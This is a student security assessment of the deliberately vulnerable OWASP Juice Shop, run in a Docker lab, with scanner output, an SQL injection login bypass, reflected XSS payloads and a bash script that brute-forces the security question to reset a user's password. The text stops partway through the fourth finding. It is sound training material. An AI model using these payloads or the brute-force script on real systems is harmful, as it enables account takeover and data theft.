

Vulnerability analysis of OWASP Juice Shop

Frans Schartaus Handelsinstitut

Daniel Hållbro

2026-02-17 (version 1.0)



Executive summary

Overview

Between February 2nd and February 17th, 2026, a security assessment was performed on the OWASP Juice Shop application. The purpose of this test was to identify security flaws that could compromise the confidentiality, integrity, or availability of the system. The assessment followed a **Black Box** methodology, simulating an external attacker with no prior knowledge of the application's internal structure or source code.

Assessment Results

The overall security posture of the application is assessed as **Critical**. The testing identified fundamental flaws in how the application handles user input and authentication. If exploited, these vulnerabilities would allow an attacker to steal the entire customer database and take control of administrative accounts.

Risk Statistics

The following risk levels were identified during the test (number of identified vulnerabilities):

- Low: [0]
- Medium: [3]
- High: [4]
- Critical: [2]

Recommendations To mitigate the identified risks, the following strategic actions are recommended:

1. **Immediate Priority:** Remediate the **SQL Injection** vulnerability by implementing parameterized queries across the codebase. This is the most critical threat to data confidentiality.
2. **Access Control:** Implement strict **Rate Limiting** on all login and password-reset endpoints to prevent automated account takeover attacks.
3. **Sanitization:** Validate all user inputs to prevent unauthorized internal network requests (SSRF) and ensure sensitive system files are not accessible via directory enumeration.

Table of Contents

Executive summary.....	2
Table of Contents.....	3
1. Introduction.....	5
2. Scope.....	5
3. Method.....	5
4. Tools Used.....	6
DAST (Automated Vulnerability Scanner).....	6
Brute force / Content discovery.....	7
Wordlists & Resources.....	8
Manual Analysis & Intercepting Proxy.....	8
SQL-injektion.....	9
API Interaction & Automation Engine.....	10
Exploitation Utilities.....	11
Custom Brute-Force Script.....	11
5. Vulnerability 1 [Reflected XSS Order tracking].....	12
Background.....	12
Evidence.....	12
Recommendations.....	15
6. Vulnerability 2 [SQLi Admin login].....	16
Background.....	16
Evidence.....	17
Recommendations.....	19
7. Vulnerability 3 [Broken Access Control /FTP access].....	20
Background.....	20
Evidence.....	20
Recommendations.....	22
8. Vulnerability 4 [Observability Failure (/metrics)].....	23
Background.....	23
Evidence.....	23
Recommendations.....	26
9. Vulnerability 5 [Stored XSS + Cookie Theft].....	26
Background.....	26
Evidence.....	27
Recommendations.....	28
10. Vulnerability 6 [Broken Access Control (Administrative rights for new user)].....	29
Background.....	29
Evidence.....	29
Recommendations.....	31
11. Vulnerability 7 [SQL Injection (Authentication Bypass & Data Extraction)].....	32

Background.....	32
Evidence.....	32
Recommendations.....	35
12. Vulnerability 8 [Information Disclosure via Error Messages].....	36
Background.....	36
Evidence.....	36
Recommendations.....	38
13. Vulnerability 9 [Authentication Bypass via Security Question Brute-force].....	39
Background.....	39
Evidence.....	39
Recommendations.....	42
14. References.....	42

1. Introduction

This project was conducted between February 2nd and February 17th 2026, as part of the Application Security course (25p) at Frans Schartaus Handelsinstitut.

The primary objective was to perform a comprehensive vulnerability analysis of a modern web application, OWASP Juice Shop, to identify security flaws and recommend remediation strategies.

The analysis was performed by IT- and Cybersecurity Specialist student **Daniel Hållbro**.

2. Scope

The scope of this vulnerability analysis is centered on **OWASP Juice Shop v19.1.1** and includes all functional features accessible through its web interface.

To ensure a controlled and isolated assessment, the application was deployed as a container named **FSjuice1** within a custom Docker Compose lab environment. Testing was conducted from a dedicated penetration testing container, **daniel-tools**, which provided the necessary toolset for the analysis. Both containers were networked via a private bridge to simulate a realistic internal environment.

The primary objective is to identify, verify, and document security flaws across at least five different categories, with all findings evaluated and categorized according to the **OWASP Top 10:2025** framework.

3. Method

This project used a **Black Box methodology**, which meant the application was tested from the outside like a real attacker. I conducted the analysis without any prior access to the source code, internal documentation, or administrative credentials. All communication with the target was performed over the **HTTP(S) protocol** through the web browser and the security tools within my lab environment.

The process followed a structured workflow. I began with *manual exploration* to understand the application's features and identify potential attack surfaces. Afterward, I used *automated DAST (Dynamic Application Security Testing) tools* to scan for common vulnerabilities. Finally, I performed *manual verification* to confirm the automated findings and to look for complex logic flaws that the scanners missed. Every vulnerability discovered was evaluated using the *CIA Triad* to determine its impact on *Confidentiality, Integrity, and Availability*.

4. Tools Used

DAST (Automated Vulnerability Scanner)

Tool: Nuclei

A DAST (Dynamic Application Security Testing) scan was performed using **Nuclei** to identify exposed operational data and misconfigurations.

- **Usage in Project:** The scan successfully identified the **/metrics** endpoint (Vulnerability 4: Observability Failure). This endpoint was found to be publicly accessible, leaking real-time Node.js telemetry and memory usage data without authentication (A09: Security Logging and Monitoring Failures).

The screenshot below displays the Nuclei output identifying the exposed metrics endpoint.

```
PS C:\Users\danie> docker exec -it daniel-tools nuclei -u http://FSjuice1:3000

nuclei v3.7.0
projectdiscovery.io

[INF] nuclei-templates are not installed, installing...
[INF] Successfully installed nuclei-templates at /root/.local/nuclei-templates
[WARN] Found 3 templates with runtime errors (use -validate flag for further examination)
[INF] Current nuclei version: v3.7.0 (latest)
[INF] Current nuclei-templates version: v10.3.8 (latest)
[INF] New templates added in latest release: 457
[INF] Templates loaded for current scan: 9630
[INF] Executing 9628 signed templates from projectdiscovery/nuclei-templates
[WARN] Loading 2 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 2207 (Reduced 2085 Requests)
[INF] Using Interactsh Server: oast.live
[swagger-api] [http] [info] http://FSjuice1:3000/api-docs/swagger.yaml [paths="/api-docs/swagger.yaml"]
[missing-sri] [http] [info] http://FSjuice1:3000 ["//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js", "//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js", "//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css"]
[INF] Skipped FSjuice1:3000 from target list as found unresponsive permanently: cause="no address found for host" chain="got err while executing http://[FSjuice1:3000:9780]:3000/api/v1/user/assets/nfc"
[addeventlistener-detect] [http] [info] http://FSjuice1:3000
[deprecated-feature-policy] [http] [info] http://FSjuice1:3000 ["payment 'self'"]
[owasp-juice-shop-detect] [http] [info] http://FSjuice1:3000
[robots-txt] [http] [info] http://FSjuice1:3000/robots.txt
[fingerprinthub-web-fingerprints-qm-system] [http] [info] http://FSjuice1:3000
[x-recruiting-header] [http] [info] http://FSjuice1:3000 ["#/jobs"]
[robots-txt-endpoint:endpoints] [http] [info] http://FSjuice1:3000/robots.txt ["ftp"]
[security-txt] [http] [info] http://FSjuice1:3000/.well-known/security.txt ["mailto:donotreply@owasp-juice.shop"]
[http-missing-security-headers:permissions-policy] [http] [info] http://FSjuice1:3000
[http-missing-security-headers:clear-site-data] [http] [info] http://FSjuice1:3000
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://FSjuice1:3000
[http-missing-security-headers:strict-transport-security] [http] [info] http://FSjuice1:3000
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://FSjuice1:3000
[http-missing-security-headers:referrer-policy] [http] [info] http://FSjuice1:3000
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://FSjuice1:3000
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://FSjuice1:3000
[http-missing-security-headers:content-security-policy] [http] [info] http://FSjuice1:3000
[prometheus-metrics] [http] [medium] http://FSjuice1:3000/metrics
[INF] Skipped FSjuice1:4040 from target list as found unresponsive permanently: cause="port closed or filtered" address=FSjuice1:4040 chain="connection refused; got err while executing https://FSjuice1:4040/jobs/?"><script>alert(document.domain)</script>"
[caa-fingerprint] [dns] [info] FSjuice1
[INF] Scan completed in 1m. 21 matches found.
PS C:\Users\danie>
```

Brute force / Content discovery

Tool: Gobuster

A content discovery test was conducted to identify hidden directories and files. This tool was the primary driver for discovering the **/ftp** directory, which led to two distinct vulnerabilities.

- **Usage in Project:**
 1. **Broken Access Control (Vuln 3):** Gobuster identified the **/ftp** directory - leading to **/ftp/acquisitions.md**, a confidential document accessible to unauthenticated users.
 2. **Information Disclosure (Vuln 8):** Gobuster identified the **/ftp** directory - leading to **/ftp/package.json.bak**. Accessing this backup file triggered an unhandled server error, leaking the internal stack trace.

The attached screenshot clearly displays:

- The wordlist used (**common.txt** from **SecLists**).
- The target URL and the discovery of the **/ftp** directory.

```
PS C:\Users\danie> docker exec -it daniel-tools gobuster dir -u http://FSjuice1:3000 -w /opt/SecLists/Discovery/Web-Content/common.txt --exclude-length 7505
S
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://FSjuice1:3000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /opt/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] Exclude Length: 7505
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.well-known/security.txt (Status: 200) [Size: 475]
Video (Status: 200) [Size: 10075518]
api (Status: 500) [Size: 3017]
api/experiments (Status: 500) [Size: 3041]
api/experiments/configurations (Status: 500) [Size: 3071]
apis (Status: 500) [Size: 3019]
assets (Status: 301) [Size: 156] [--> /assets/]
ftp (Status: 200) [Size: 12736]
profile (Status: 500) [Size: 1043]
promotion (Status: 200) [Size: 6586]
redirect (Status: 500) [Size: 3119]
rest (Status: 500) [Size: 3019]
restaurants (Status: 500) [Size: 3033]
restore (Status: 500) [Size: 3025]
restored (Status: 500) [Size: 3027]
restricted (Status: 500) [Size: 3031]
robots.txt (Status: 200) [Size: 28]
security.txt (Status: 200) [Size: 475]
video (Status: 200) [Size: 10075518]
Progress: 4751 / 4751 (100.00%)
=====
Finished
=====
```

Wordlists & Resources

Resource: SecLists (Daniel Miessler)

SecLists is a collection of multiple types of lists used during security assessments. It was a critical component of the testing infrastructure.

- Usage in Project:
 - **Discovery/Web-Content/common.txt**: Used with **Gobuster** to find the **/ftp** and **/metrics** paths.
 - **Usernames/Names/malenames-usa-top1000.txt**: Used with the **Custom Bash Script** to brute-force the security question.

wordlists	
common.txt	37.6 kB
malenames-usa-top1000.txt	6.5 kB

Manual Analysis & Intercepting Proxy

Tool: Burp Suite Community Edition

Burp Suite served as the primary tool for this entire engagement, utilized in the analysis of **all 9 identified vulnerabilities**. Acting as a proxy between the browser and the server, it was used to intercept, analyze, and modify HTTP traffic.

API Interaction & Automation Engine

Tool: curl

The command-line tool **curl** served as the core engine for the custom automation script used in **Vulnerability 9**.

- **Usage in Project:** Instead of using a web browser, **curl** was used inside the script to send raw login requests to the API. This allowed the script to automatically check thousands of answers one by one and read the server's reply code (like 200 OK or 401 Unauthorized) to see if the guess was correct.

Attached screenshot shows code structure inside the dockerfile. Curl is used to POST requests to the API.

```
# This script automates the brute-forcing of the security question
RUN cat <<'EOF' > /usr/local/bin/brute_reset.sh
#!/bin/bash
TARGET="http://FSjuice1:3000/rest/user/reset-password"
USER="jim@juice-sh.op"
WORDLIST="/usr/share/wordlists/malesnames-usa-top1000.txt"

echo "[!] Starting automated brute-force for $USER..."
echo "[!] Using wordlist: $WORDLIST"

while read -r raw_name; do
    [[ -z "$raw_name" || "$raw_name" == "#"* ]] && continue

    # Formatting: Convert names to Title Case (e.g., SAMUEL -> Samuel)
    name_lower=${raw_name,,}
    name=${name_lower^}

    # Execute POST request to the API
    RESPONSE=$(curl -s -o /dev/null -w "%{http_code}" -X POST "$TARGET" \
        -H "Content-Type: application/json" \
        -d "{\"email\": \"$USER\", \"answer\": \"$name\", \"new\": \"password123!\", \"repeat\": \"password123!\"}")

    if [ "$RESPONSE" == "200" ]; then
        echo -e "\n[+] SUCCESS! Found correct answer for $USER: $name"
        exit 0
    elif [ "$RESPONSE" == "429" ]; then
        echo -ne " [!] Rate limited (429). Sleeping 5s...  \r"
        sleep 5
    else
        echo -ne "[-] Attempting: $name (Status: $RESPONSE)  \r"
        # Small delay (300ms) to bypass basic rate limiting
        sleep 0.3
    fi
done < "$WORDLIST"

echo -e "\n[!] Brute-force finished. No valid answer found."
EOF
```


5. Vulnerability 1 [Reflected XSS Order tracking]

Nivå	Typ av sårbarhet	OWASP (2025)	CWE
MEDEL	Reflected Cross-Site Scripting (XSS)	A05:2025 Injection	CWE-79 Cross-site Scripting

CIA-Triaden / KRT	
Confidentiality (C):	Medium. An attacker can steal session cookies by executing malicious code in the victim's browser, leading to unauthorized account access.
Integrity (I):	Medium. An attacker can manipulate the content of the webpage as seen by the user, which can be used for phishing or spreading misinformation.
Availability (A)	Low. Can in some cases disrupt user experience

Background

This vulnerability was identified in the application's order tracking functionality. It occurs when the application receives user input (in this case a tracking ID) via a URL parameter and includes that input directly in the following HTTP response without validation or encoding. This allows an attacker to send a specially crafted link to a victim; when the victim clicks the link, the attacker's JavaScript code executes in the victim's browser. This can lead to the theft of sensitive information, such as session IDs.

Evidence


Timestamp: 2026-02-10, 09:52:29 GMT (verified via Burp Suite Response header).

Path (URL): `http://localhost:3000/#/track-result/new?id=[PAYLOAD]`

Payload: `<iframe src="javascript:alert(`xss`)">`

Description: By injecting a <iframe> payload into the tracking parameter, the vulnerability was confirmed. The Burp Suite screenshot clearly shows the payload being sent in the Request and reflected unchanged in the Response field "orderId". The browser screenshot confirms that the script is successfully executed by the browser.

Step 1: Placing an order for some Apple Juice.



Step 2: Adding payload into “City”-input in delivery information and proceeding with order.

Delivery Address


Daniel
Hacker road 1337, <iframe src='javascript:alert(`xss`)'>, 12345
Sweden
Phone Number 4612312312

Choose a delivery speed


		Price	Expected Delivery
☒	🚚 One Day Delivery	0.99€	1 Days
☐	🚚 Fast Delivery	0.50€	3 Days
☐	🚚 Standard Delivery	0.00€	5 Days

< Back Continue >

Step 3: Noticing an interesting URL when browsing tracking information.



Step 4: Injecting URL with payload



6. Vulnerability 2 [SQLi Admin login]

Nivå	Typ av sårbarhet	OWASP (2025)	CWE
Critical	SQL Injection (SQLi)	A05:2025 Injection	CWE-89 SQL Injection

CIA-Triaden / KRT	
Confidentiality (C):	High. Successfully bypassing the administrative login grants the attacker access to the entire user database, including personal information and order history.
Integrity (I):	High. With administrative privileges, an attacker can modify application data, change user roles, and alter product information.
Availability (A)	Medium. An attacker could potentially delete records or drop tables within the database, leading to a partial or total loss of service.

Background

This vulnerability was identified in the user login interface. It occurs because the application uses unsanitized user input to construct a SQL query that authenticates users. Specifically, the input from the email field is concatenated directly into the query string.

An attacker can manipulate this logic by inputting a SQL injection payload such as ' ***OR 1=1 --***. In this context, the statement ***1=1*** evaluates to a ***boolean value of true***, which satisfies the query's conditional logic regardless of the actual credentials. Furthermore, the ***--*** sequence acts as a ***comment operator***, effectively "commenting out" or ignoring the remainder of the original SQL code that would otherwise require password authentication. This forced logic allows the attacker to bypass the security check and log in as the first user in the database—typically the administrator.

Evidence

Timestamp: 2026-02-11, 10:57:32 GMT (verified via Burp Suite Response header).

Path (URL): http://localhost:3000/#/login


Payload: ' OR 1=1 --

Manual verification: By entering the payload into the email field, the application was forced to authenticate the user as the first entry in the **Users** table. The browser screenshots confirm successful access to the account **admin@juice-sh.op**.

Burp Verification: The Burp Suite screenshot displays the raw HTTP POST request sent to **/rest/user/login**, showing the injected payload being transmitted to the server.

Automated Verification (sqlmap): To confirm the depth of the flaw, sqlmap was used to test the login endpoint. The tool successfully identified the injection point as **"Boolean-based blind"**, confirming that the database is vulnerable to unauthorized data extraction.

Step 1: Trying inserting payload in the “Email” field



7. Vulnerability 3 [Broken Access Control /FTP access]

Nivå	Typ av sårbarhet	OWASP (2025)	CWE
High	Broken Access Control	A01:2025 Broken Access Control	CWE-219 Storage of File with Sensitive Data Under Web Root

CIA-Triaden / KRT	
Confidentiality (C):	High. An unauthenticated user can access and read sensitive internal documents, such as <i>acquisitions.md</i> . The document explicitly states it is confidential, yet it is displayed without any authorization checks.
Integrity (I):	None. While the current exploit allows for reading data, there is no evidence that an anonymous user can modify or delete these files through this specific path.
Availability (A)	None. This vulnerability does not impact the uptime of the website or the availability of the files to legitimate users.

Background

This vulnerability was identified through directory brute-forcing. It occurs because the application's **/ftp** directory is publicly accessible and contains sensitive internal documents that are not protected by any authentication or authorization mechanisms. While these files are not linked in the main user interface, they can be discovered and accessed by any user who knows the direct URL.

Evidence

Timestamp: 2026-02-11, 13:53:32 GMT (verified via Burp Suite Response header).

Path (URL): <http://localhost:3000/ftp/acquisitions.md>

Payload: None (Direct Request)


Description: By navigating directly to the **/ftp** path that was identified with Gobuster, I was able to bypass the intended application flow and access the **acquisitions.md** file. The browser screenshot confirms that the file—explicitly marked as "confidential"—was served successfully to an unauthenticated session.

Note: Sensitive internal business information within the evidence screenshot has been redacted to simulate the protection of corporate data.


Step 1: Scan with Gobuster using SecLists

```
PS C:\Users\danie> docker exec -it daniel-tools gobuster dir -u http://FSjuice1:3000 -w /opt/SecLists/Discovery/Web-Content/common.txt --exclude-length 7505
5
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://FSjuice1:3000
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /opt/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] Exclude Length:  75055
[+] User Agent:      gobuster/3.8.2
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
.well-known/security.txt (Status: 200) [Size: 475]
Video (Status: 200) [Size: 10075518]
api (Status: 500) [Size: 3017]
api/experiments (Status: 500) [Size: 3041]
api/experiments/configurations (Status: 500) [Size: 3071]
apis (Status: 500) [Size: 3019]
assets (Status: 301) [Size: 156] [--> /assets/]
ftp (Status: 200) [Size: 12736]
profile (Status: 500) [Size: 1043]
promotion (Status: 200) [Size: 6586]
redirect (Status: 500) [Size: 3119]
rest (Status: 500) [Size: 3019]
restaurants (Status: 500) [Size: 3033]
restore (Status: 500) [Size: 3025]
restored (Status: 500) [Size: 3027]
restricted (Status: 500) [Size: 3031]
robots.txt (Status: 200) [Size: 28]
security.txt (Status: 200) [Size: 475]
video (Status: 200) [Size: 10075518]
Progress: 4751 / 4751 (100.00%)
=====
Finished
=====
```

Step 2: Accessing /ftp and discovering acquisitions.md



Burp confirmation (Redacted)



Recommendations

1. **Enforce Authorization:** The root cause is the lack of access control on the `/ftp` directory. The application should be updated to require a valid, high-privilege session before serving any files from this directory.
2. **Restrict Directory Indexing:** As a "Defense-in-Depth" measure, directory listing should be disabled on the web server. This prevents attackers from easily seeing the full list of files available even if they find the main directory.

8. Vulnerability 4 [Observability Failure (/metrics)]

Nivå	Typ av sårbarhet	OWASP (2025)	CWE
Medium	Observability Failure	A09:2025 Security Logging and Monitoring Failures	CWE-532 Insertion of Sensitive Information into Log File

CIA-Triaden / KRT	
Confidentiality (C):	Medium. Access to the <code>/metrics</code> endpoint leaks real-time technical telemetry, providing a roadmap of the internal server architecture to an attacker.
Integrity (I):	None. The endpoint is read-only; no data can be modified through this specific vulnerability.
Availability (A)	None. Access to the <code>/metrics</code> endpoint does not directly impact system uptime, performance, or service availability. While the exposed operational data could potentially aid an attacker in planning a Denial of Service attack, the endpoint itself does not cause or degrade availability.

Background

